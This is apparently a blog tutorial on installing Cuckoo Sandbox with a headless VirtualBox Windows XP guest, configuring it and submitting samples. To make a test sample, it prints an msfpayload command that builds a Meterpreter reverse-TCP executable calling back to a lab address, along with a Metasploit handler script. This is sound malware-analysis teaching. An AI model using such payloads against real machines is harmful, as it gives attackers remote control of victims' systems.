# Installing and Using Cuckoo Malware Analysis Sandbox

By Dejan Lukan | Feb 10, 2015 | Linux | 6 Comments



## Introduction

In this article we'll explore the Cuckoo Sandbox, an automated malware analysis framework. When installing Cuckoo for the first time, we can quickly determine that it's not all that easy to install Cuckoo [1]. Therefore, to ease the pain we've described the process of how to install Cuckoo on Debian operating system together will all dependencies.

## Installing Cuckoo

To install Cuckoo, we must first install all the dependencies, which are described at an official Cuckoo website. Basically we need to run the following commands to install the most basic dependencies needed to run Cuckoo.

```
# apt-get install python python-sqlalchemy python-bson python-dpkt python-jinja2 python-magic python-pymongo python-gridfs python-libvirt python-bottle python-pe
# pip install jinja2 pymongo bottle pefile cybox maec django chardet
```

To sniff packets off the wire, we have to install tcpdump and ensure Cuckoo is able to use it without requiring root permissions.

```
# apt-get install tcpdump
# setcap cap_net_raw,cap_net_admin=eip /usr/sbin/tcpdump
# getcap /usr/sbin/tcpdump
```

We might also want to install Yara/Pydeep:

```
# wget http://sourceforge.net/projects/ssdeep/files/ssdeep-2.12/ssdeep-2.12.tar.gz
# tar xvzf ssdeep-2.12.tar.gz
# cd ssdeep-2.12/
# ./configure && make && make install
# git clone https://github.com/kbandla/pydeep
# cd pydeep
# python setup.py build
# python setup.py install

# wget https://yara-project.googlecode.com/files/yara-1.7.tar.gz
# tar xvzf yara-1.7.tar.gz
# cd yara-1.7/
# ./configure && make && make install
# echo "/usr/local/lib" >> /etc/ld.so.conf
# ldconfig

# wget https://yara-project.googlecode.com/files/yara-python-1.7.tar.gz
# tar xvzf yara-python-1.7.tar.gz
# cd yara-python-1.7/
# python setup.py build
# python setup.py install
```

We can also install Volatility, which requires an additional DiStorm disassembler library. Note that the latest Cuckoo version 1.2 (at the time of this writing) doesn't require DiStorm library, but uses Capstone disassembler library. Nevertheless Volatility still uses DiStorm, which is why we need to install it if we want to use Volatility.

```
# wget https://distorm.googlecode.com/files/distorm3.zip
# unzip distorm3.zip
# cd distorm3/
# python setup.py build
# python setup.py install

# wget https://volatility.googlecode.com/files/volatility-2.3.1.tar.gz
# tar xvzf volatility-2.3.1.tar.g
# cd volatility-2.3.1/
# python setup.py build
# python setup.py install
```

At last, it's time to install Cuckoo.

```
# adduser cuckoo
# usermod -G vboxusers cuckoo
# git clone git://github.com/cuckoobox/cuckoo.git
```

## Installing VirtualBox

To setup a VirtualBox, we must first install appropriate Linux headers and GCC/G++ compiler, which can be done by running the command below. We shouldn't install VirtualBox by simply running "apt-get install virtualbox", because it often results in installation of an outdated VirtualBox with kernel modules that can't be loaded. To prevent issues with VirtualBox, the best option is to install the kernel headers and then manually download the latest VirtualBox version and install it.

```
# apt-get install build-essential linux-headers-`uname -r` libvpx1
```

Next, we have to download the appropriate version of VirtualBox manually from official VirtualBox website.

```
# wget http://download.virtualbox.org/virtualbox/4.3.18/virtualbox-4.3_4.3.18-96516~Debian~wheezy_amd64.deb
# dpkg -i virtualbox-4.3_4.3.18-96516~Debian~wheezy_amd64.deb
```

Since Cuckoo expects to use the IP address 192.168.56.1, which belongs to VirtualBox, we must create the networking interface. If the network interface is not present when starting Cuckoo, the program will print a critical error about being unable to bind to 192.168.56.1:2042 and terminate. To create appropriate networking interface, we can execute the following commands.

```
# VBoxManage hostonlyif create
# ip link set vboxnet0 up
# ip addr add 192.168.56.1/24 dev vboxnet0
```

Next we can start Cuckoo normally by running the cuckoo.py script as shown below. Note that the script start listening on IP 192.168.56.1 and port 2042.

```
root:/srv/cuckoo# ./cuckoo.py

                                     _|
     _|_|_|  _|    _|    _|_|_|  _|  _|      _|_|      _|_|
   _|        _|    _|  _|        _|_|      _|    _|  _|    _|
   _|        _|    _|  _|        _|  _|    _|    _|  _|    _|
     _|_|_|    _|_|_|    _|_|_|  _|    _|    _|_|      _|_|

 Cuckoo Sandbox 1.2-dev
 www.cuckoosandbox.org
 Copyright (c) 2010-2014

 Checking for updates...
 Good! You have the latest version available.

2014-11-05 19:39:18,638 [lib.cuckoo.core.scheduler] INFO: Using "virtualbox" machine manager
```

If we want the vboxnet0 interface to be created at system startup we have to run VBoxManage during system booting, which will automatically create vboxnet* interfaces. Basically, we have to add the "VBoxManage list vms" command to the /etc/rc.local, which will be automatically run on every system startup. Add the following line into the rc.local file before the "exit 0" line.

```
VBoxManage list vms 2>&1 >> /dev/null
```

## Creating a Virtual Machine

When we've come so far, it's time to create a virtual machine on the same host where Cuckoo is installed. This is required for Cuckoo to be able to start/stop/resume the virtual machine after the malware sample has been executed. Since we're installing Cuckoo in a server environment, which doesn't have GUI interface, it's best if we configure and install the operating system from command-line. We'll be installing a Windows XP SP3 operating system into the virtual machine that will be used by the Cuckoo sandbox.

First we have to create the new XML virtual machine definition file by using createvm command. The command takes a required --name argument specifying the name of the virtual machine. The --register option is used to register the created XML of the VM with the VirtualBox installation.

```
root:/srv/cuckoo# VBoxManage createvm --name "WindowsXPSP3" --register
Virtual machine 'WindowsXPSP3' is created and registered.
UUID: ef7bfb48-29d0-41dc-b6b3-7f2e9f76b64e
Settings file: '/root/VirtualBox VMs/WindowsXPSP3/WindowsXPSP3.vbox'
root:/srv/cuckoo#
```

Afterwards add 256MB of RAM to the virtual machine, disables ACPI, marks DVD as the first booting option, defines host-only networking interface and declares the operation system to be Windows XP.

```
root:/srv/cuckoo# VBoxManage modifyvm "WindowsXPSP3" --memory 256 --acpi off --boot1 dvd
root:/srv/cuckoo# VBoxManage modifyvm "WindowsXPSP3" --nic1 hostonly --hostonlyadapter1 vboxnet0
root:/srv/cuckoo# VBoxManage modifyvm "WindowsXPSP3" --ostype WindowsXP
```

Next, we have to create the VDI storage, which will be attacked to the previously created virtual machine. The storage of 10GB stored in /srv/vms/ directory can be created by using the createhd command.

```
root:/srv/cuckoo# mkdir /srv/vms/
root:/srv/cuckoo# VBoxManage createhd --filename /srv/vms/windowsxpsp3.vdi --size 10000
0%...10%...20%...30%...40%...50%...60%...70%...80%...90%...100%
Disk image created. UUID: 8a757278-eaeb-4a8e-9b40-36f12ec980fa
root:/srv/cuckoo#
```

To actually attach the VDI image to the virtual machine, the following commands need to be executed.

```
root:/srv/cuckoo# VBoxManage storagectl "WindowsXPSP3" --name "IDE Controller" --add ide
root:/srv/cuckoo# VBoxManage storageattach "WindowsXPSP3" --storagectl "IDE Controller" --port 0 --device 0 --type hdd --medium /srv/vms/windowsxpsp3.vdi
root:/srv/cuckoo#
```

We might also need the Windows installation iso to the virtual machine, so we'll be able to install the operating system.

```
root:/srv/cuckoo# VBoxManage storageattach "WindowsXPSP3" --storagectl "IDE Controller" --port 1 --device 0 --type dvddrive --medium /srv/isos/Windows_XPSP3.iso
root:/srv/cuckoo#
```

Once the iso has been added, we can start the virtual machine by using the startvm command.

```
root:/srv/cuckoo# VBoxManage modifyvm "WindowsXPSP3" --vrde on
root:/srv/cuckoo# VBoxHeadless --startvm "WindowsXPSP3"
Oracle VM VirtualBox Headless Interface 4.3.18
(C) 2008-2014 Oracle Corporation
All rights reserved.
```

At this point, the VirtualBox should be listening for incoming RDP connections on port 3389. If that isn't the case, we probably forgot to install VirtualBox Extension Pack, which can be installed with the extpack command presented below. Note that Oracle Extension Pack is required to be installed on the host in order for VRDP to work.


```
# wget http://download.virtualbox.org/virtualbox/4.3.18/Oracle_VM_VirtualBox_Extension_Pack-4.3.18-96516.vbox-extpack
# VBoxManage extpack install Oracle_VM_VirtualBox_Extension_Pack-4.3.18-96516.vbox-extpack
```

After restarting the virtual machine with VboxHeadless, we can observe an additional comment letting us know that VirtualBox is now listening on port 3389 for incoming RDP connections.

```
root:/srv/cuckoo# VBoxHeadless --startvm "WindowsXPSP3"
Oracle VM VirtualBox Headless Interface 4.3.18
(C) 2008-2014 Oracle Corporation
All rights reserved.

VRDE server is listening on port 3389.
```

We can connect to the host server on port 3389 with rdesktop RDP client after which we'll be presented with the installation procedure as seen below.




We should install the operating system normally by following all the steps, which are normal steps required when installing Windows operating system. When the Windows XP operating system is installed, it should look like presented below.



Now is the time to install the Cuckoo python agent inside the virtual machine. Since we have host-only networking enabled, we can't connect to the internet inside the virtual machine and download the packages we require. We can temporarily add a secondary NAT network interface card and download all the required packages.

```
root:~# VBoxManage modifyvm "WindowsXPSP3" --nic2 nat
root:~#
```


After adding a secondary network interface, we'll have access to the internet. Now we have to configure the virtual machine appropriately.

**1. Install Python:** we have to visit the http://python.org/download/ and download Python, which is a mandatory component when wanting to use Cuckoo guest analyzer. Additionally, we can also install the PIL Python library used for taking screenshots of the Windows desktop during the analysis.

**2. Disable Auto Updates:** in the Control Panel, we can click on the Automatic Updates and disable it not to interfere with the malware analysis.





**3. Disable Windows Firewall:** in the Control Panel, we can click on the Windows Firewall and disable it not to interfere with the malware analysis.





**4. Additional Software Components:** depending on the type of malware we'll be analyzing, we might also install other software components into the virtual machine, like Adobe Reader, Microsoft Office, etc.

**5. Installing the Agent:** Cuckoo has an agent that runs inside the guest virtual machine and handles the communication and data transfer between guest and host. To start the agent, we need to copy agent/agent.py to the guest VM and run it, which will start the XMLRPC server listening for incoming connections on port 8000.



Since we want to start agent.py automatically at startup, we can add the "HKLMSOFTWAREMicrosoftWindowsCurrentVersionRunAgent" registry key with a value "C:agent.py".




**6. Removing NIC:** when we've downloaded and installed everything needed by the virtual machine, we have to remove the NAT network interface we've previously added. Basically we have to poweroff the virtual machine, remote the secondary NIC and restart the VM, which can be done by using the commands presented below.

```
root:/srv/cuckoo# VBoxManage controlvm "WindowsXPSP3" poweroff
0%...10%...20%...30%...40%...50%...60%...70%...80%...90%...100%
root:/srv/cuckoo# VBoxManage modifyvm "WindowsXPSP3" --nic2 none
root:/srv/cuckoo# VBoxHeadless --startvm "WindowsXPSP3"
Oracle VM VirtualBox Headless Interface 4.3.18
(C) 2008-2014 Oracle Corporation
All rights reserved.

VRDE server is listening on port 3389.
```

**7. Taking a Snapshot:** if we restart the guest VM at this point, the VM will automatically call the agent.py script to start listening on port 8080. Since that requirement has been satisfied, we can take a snapshot of the virtual machine, which will save the state of the virtual machine. After that we can shut it down and restore it again. By using snapshots we can save the state of the system before infecting it with malicious malware sample. After the analysis is done, we can simply revert the changes by restoring from the snapshot.

```
root:/srv/cuckoo# VBoxManage snapshot "WindowsXPSP3" take "XP1" --pause
0%...10%...20%...30%...40%...50%...60%...70%...80%...90%...100%
root:/srv/cuckoo# VBoxManage controlvm "WindowsXPSP3" poweroff
0%...10%...20%...30%...40%...50%...60%...70%...80%...90%...100%
root:/srv/cuckoo# VBoxManage snapshot "WindowsXPSP3" restorecurrent
Restoring snapshot c832f33d-6979-4a70-9d6c-832aae7c83cd
0%...10%...20%...30%...40%...50%...60%...70%...80%...90%...100%
```


The virtual machine is now ready to be used by Cuckoo Sandbox to analyze malware samples. In this section of the article we have only configured the virtual machine without looking at the Cuckoo Sandbox. Therefore, it's imperative that we configure Cuckoo appropriately in order for it to be able to use the configured virtual machine.

## Configuring Cuckoo

The configuration file conf/virtualbox.conf contains settings for the VirtualBox virtualization backend Cuckoo will use. The picture below presents all configuration options, where comments and empty lines have been removed. The mode specifies the VirtualBox mode under which we want to run virtual machine: basically we need to choose between gui, sdl or headless; when installing on a remote system without X server we have to use headless mode. The path variable specifies the absolute path to the VBoxManage program, while the machines directive defines a comma-separated list of available virtual machines to be used. Since we've installed only the "WindowsXPSP3" virtual machine that is the only one listed. Afterwards, each of the virtual machines has it's own configuration section presented as "[WindowsXPSP3]", which contains different configuration variables. The label contains the name of the virtual machines as specified in VirtualBox configuration. The platform defines the operating system of the virtual machine, which can be windows, darwin or linux. The ip defines the IP address of the virtual machine, which must be reachable by the host, otherwise the analysis will fail.

```
root:/srv/cuckoo# cat conf/virtualbox.conf | grep -v ^# | grep -v ^$
[virtualbox]
mode = headless
path = /usr/bin/VBoxManage
machines = WindowsXPSP3
[WindowsXPSP3]
label = WindowsXPSP3
platform = windows
ip = 192.168.56.101
```

At this point we should also verify whether the host has access to the guest virtual machine. First we can run ipconfig in cmd.exe to verify whether the virtual machine has correct IP address 192.168.56.101 as specified in the virtualbox.conf configuration file.




From the host we should connect to the IP 192.168.56.101 on port 8000 where agent.py is listening for incoming connections. If the connection succeeds, it means the host can successfully communicate with the guest virtual machine by using the Cuckoo Agent. On the picture below we can see that the connection is working, but the server responds with error message, which is normal, since it doesn't speak HTTP protocol. What's important is the fact that communication is working, which clearly states that host can use the virtual machine for analysis.

```
root:/srv/cuckoo# telnet 192.168.56.101 8000
Trying 192.168.56.101...
Connected to 192.168.56.101.
Escape character is '^]'.
GET / HTTP/1.0

HTTP/1.0 501 Unsupported method ('GET')
Server: BaseHTTP/0.3 Python/2.7.8
Date: Thu, 06 Nov 2014 16:25:07 GMT
Content-Type: text/html
Connection: close

<head>
<title>Error response</title>
</head>
<body>
<h1>Error response</h1>
<p>Error code 501.
<p>Message: Unsupported method ('GET').
<p>Error code explanation: 501 = Server does not support this operation.
</body>
Connection closed by foreign host.
root:/srv/cuckoo#
```

Now is a good time to restart cuckoo.py to see whether the virtual machine has been successfully detected. On the picture below, we can see that virtualbox virtual machine manager has need successfully used to load 1 virtual machine and Cuckoo is waiting for analysis tasks.

```
root:/srv/cuckoo# ./cuckoo.py
                                     /\/\
  ____________________________________/\/\___________________________________
  __/\/\/\/\__/\/\__/\/\____/\/\/\/\__/\/\__/\/\____/\/\/\/\_____/\/\/\/\__
  _/\/\________/\/\__/\/\__/\/\________/\/\/\/\____/\/\__/\/\__/\/\__/\/\_
  _/\/\________/\/\__/\/\__/\/\________/\/\/\/\____/\/\__/\/\__/\/\__/\/\_
  __/\/\/\/\____/\/\/\/\____/\/\/\/\__/\/\__/\/\____/\/\/\/\_____/\/\/\/\__
  ____________________________________________________________________________

 Cuckoo Sandbox 1.2-dev
 www.cuckoosandbox.org
 Copyright (c) 2010-2014

 Checking for updates...
 Good! You have the latest version available.

2014-11-06 08:27:48,683 [lib.cuckoo.core.scheduler] INFO: Using "virtualbox" machine manager
2014-11-06 08:27:49,590 [lib.cuckoo.core.scheduler] INFO: Loaded 1 machine/s
2014-11-06 08:27:49,595 [lib.cuckoo.core.scheduler] INFO: Waiting for analysis tasks.
```

Additionally, Cuckoo has configuration files in conf/ directory, which are presented and described in the table below.


| Configuration File | Description |
|---|---|
| auxiliary.conf | Auxiliary modules, which run concurrently to malware analysis. The following options are most commonly used:<br>• [sniffer] enabled: enables or disables the use of an external tcpdump sniffer.<br>• [sniffer] interface: specifies the interface on which tcpdump should monitor network traffic. |
| cuckoo.conf | General Cuckoo settings and analysis options. The following options are most commonly used:<br>• [cuckoo] machinery: defines the machinery module used to interact with virtual machines, which depends on the backend virtualization software we're using.<br>• [cuckoo] memory_dump: enables the creation of memory dump before shutting down the virtual machine; this currently works only in VirtualBox/KVM.<br>• [resultserver] ip: the IP used by the analysis virtual machines to send logs and reports to. This IP address should be accessible from the analysis virtual machines.<br>• [resultserver] port: the PORT number where the result server will listen for incoming connections from analysis virtual machines.<br>• [database] connection: specifies the database used by Cuckoo to keep track of submissions, samples and execution. |
| esx.conf | Options for ESX virtualization software. |
| kvm.conf | Options for KVM virtualization software. |
| memory.conf | Options for volatility configuration. The following options are most commonly used:<br>• [basic] guest_profile: a predefined profile that will be used with volatility to analyze memory dump, which saves time when identifying it. Since we're using Windows XP SP3 for analysis, we can set this option to WinXPSP3x86.<br>• [basic] delete_memdump: whether or not the memory dump will be deleted after the analysis.<br>• [plugin] enabled: whether to enable or disable the plugin.<br>• [plugin] filter: enable or disable known clean data from the resulting report. |
| physical.conf | Options for defining physical machines to use for analysis. |
| processing.conf | Options for enabling, disabling and configuring processing modules. Each of the processing modules has an enable option accepting arguments 'yes\|no', which enable or disable the module, but can also have other configuration parameters. We can enable all of the modules if we want them to process the malware sample. The modules are the following:<br>• analysisinfo<br>• behavior<br>• debug<br>• dropped<br>• memory<br>• network<br>• procmemory<br>• static<br>• strings<br>• targetinfo<br>• virustotal |

| | |
|---|---|
| reporting.conf | Configuration options for reporting the analysis results, which can be dumped in various formats. The following reporting modules are supported, which accept the enabled parameter that can be set to 'yes\|no' to enable\|disable the generation of such report.<br>• jsondump<br>• reporthtml<br>• mmdef<br>• maec40<br>• mongodb |
| virtualbox.conf | Options for VirtualBox virtualization software. The following options are most commonly used:<br>• [virtualbox] mode: specifies the mode in which VirtualBox will operate. For remote servers that don't have a GUI interface, this is most often set to headless.<br>• [virtualbox] path: an absolute path to the VboxManage binary.<br>• [virtualbox] machines: a comma-separated list of virtual machines that will be used for malware analysis.<br>• [vmname] label: the name of the existing virtual machine.<br>• [vmname] platform: the operating system installed in the virtual machine. |
| vmware.conf | Options for VMware virtualization software. |

A problem that often occurs when using Cuckoo with VirtualBox is presented below, which states that analysis virtual machine was not able to access the resultserver's IP. The problem is the "[resultserver] ip" directive in cuckoo.conf, which must specify the IP address of the host interface the guest is connected to.

```
[lib.cuckoo.core.resultserver] CRITICAL: ResultServer unable to map ip to context: 192.168.56.1.
[lib.cuckoo.core.resultserver] CRITICAL: ResultServer unable to map ip to context: 192.168.56.1.
```

To resolve the problem, we need to ensure the guest virtual machine can access the specified IP address on the configured port. An example of successfully connecting to the http://192.168.56.1:2042/ can be seen on the picture below, where the connection was established, but no data was received.




This verifies that virtual machine can access the result server. In case of VirtualBox, we must ensure the networking interface used by the guest virtual machine is up prior to starting Cuckoo, otherwise such error will be displayed in stdout. To ensure the interface is up,

we can manually start and stop the virtual machine prior to running Cuckoo.

```
root:/srv/cuckoo# VBoxManage startvm "WindowsXPSP3" --type headless
Waiting for VM "WindowsXPSP3" to power on...
VM "WindowsXPSP3" has been successfully started.
root:/srv/cuckoo# VBoxManage controlvm "WindowsXPSP3" poweroff
0%...10%...20%...30%...40%...50%...60%...70%...80%...90%...100%
root:/srv/cuckoo#
```

## Analyzing Malware Samples

Now it would be a good time to submit a malware sample to Cuckoo for analysis. There are multiple ways a malware sample can be submitted to Cuckoo for analysis and are presented below.

### Creating a Malicious Malware Sample

Let's first create a malicious sample with msfpayload to analyze. The malicious sample can be generated with the command below, which generates a meterpreter.exe binary executable ready to be run on Winows operating system.

```
root@kali:~# msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.1.2 LPORT=4444 X > meterpreter.exe
WARNING: Nokogiri was built against LibXML version 2.8.0, but has dynamically loaded 2.9.1
Created by msfpayload (http://www.metasploit.com).
Payload: windows/meterpreter/reverse_tcp
 Length: 290
Options: {"LHOST"=>"192.168.1.2", "LPORT"=>"4444"}
root@kali:~#
```

We should also create the meter.rc script that will automatically start a Meterpreter handler to listen for incoming Meterpreter connections. The script should be invoked with “msfconsole -r meter.rc” command, which will start up the listener.

```
root@kali:~# cat meter.rc
use multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 192.168.1.2
set LPORT 4444
exploit -z -j
root@kali:~# msfconsole -r meter.rc
```

We should also start meterpreter.exe program from a Windows operating system to confirm that it's working as expected and can connect back to the handler. Once we've confirmed the program is working it's time to submit it to Cuckoo for analysis.

### Using Command Line Interface

The commands below are first creating a new directory to hold malware samples /srv/malware/, after which the meterpreter.exe malware is moved to that directory. At last the submit.py is called with various parameters to analyze the malware sample on Windows platform on WindowsXPSP3 virtual machine.

```
root:~# mkdir -p /srv/malware/
root:~# mv meterpreter.exe /srv/malware/
root:~# cd /srv/cuckoo/
root:/srv/cuckoo# ./utils/submit.py --platform windows --package exe --machine WindowsXPSP3 /srv/malware/meterpreter.exe
Success: File "/srv/malware/meterpreter.exe" added as task with ID 1
root:/srv/cuckoo#
```

Every configuration option of the submit.py util can be seen below and is presented for completeness.

```
root:/srv/cuckoo# ./utils/submit.py -h
usage: submit.py [-h] [-d] [--remote REMOTE] [--url] [--package PACKAGE]
                 [--custom CUSTOM] [--timeout TIMEOUT] [--options OPTIONS]
                 [--priority PRIORITY] [--machine MACHINE]
                 [--platform PLATFORM] [--memory] [--enforce-timeout]
                 [--clock CLOCK] [--tags TAGS] [--max MAX] [--pattern PATTERN]
                 [--shuffle] [--unique] [--quiet]
                 target

positional arguments:
  target                URL, path to the file or folder to analyze

optional arguments:
  -h, --help            show this help message and exit
  -d, --debug           Enable debug logging
  --remote REMOTE       Specify IP:port to a Cuckoo API server to submit
                        remotely
  --url                 Specify whether the target is an URL
  --package PACKAGE     Specify an analysis package
  --custom CUSTOM       Specify any custom value
  --timeout TIMEOUT     Specify an analysis timeout
  --options OPTIONS     Specify options for the analysis package (e.g.
                        "name=value,name2=value2")
  --priority PRIORITY   Specify a priority for the analysis represented by an
                        integer
  --machine MACHINE     Specify the identifier of a machine you want to use
  --platform PLATFORM   Specify the operating system platform you want to use
                        (windows/darwin/linux)
  --memory              Enable to take a memory dump of the analysis machine
  --enforce-timeout     Enable to force the analysis to run for the full
                        timeout period
  --clock CLOCK         Set virtual machine clock
  --tags TAGS           Specify tags identifier of a machine you want to use
  --max MAX             Maximum samples to add in a row
  --pattern PATTERN     Pattern of files to submit
  --shuffle             Shuffle samples before submitting them
  --unique              Only submit new samples, ignore duplicates
  --quiet               Only print text on failure
```

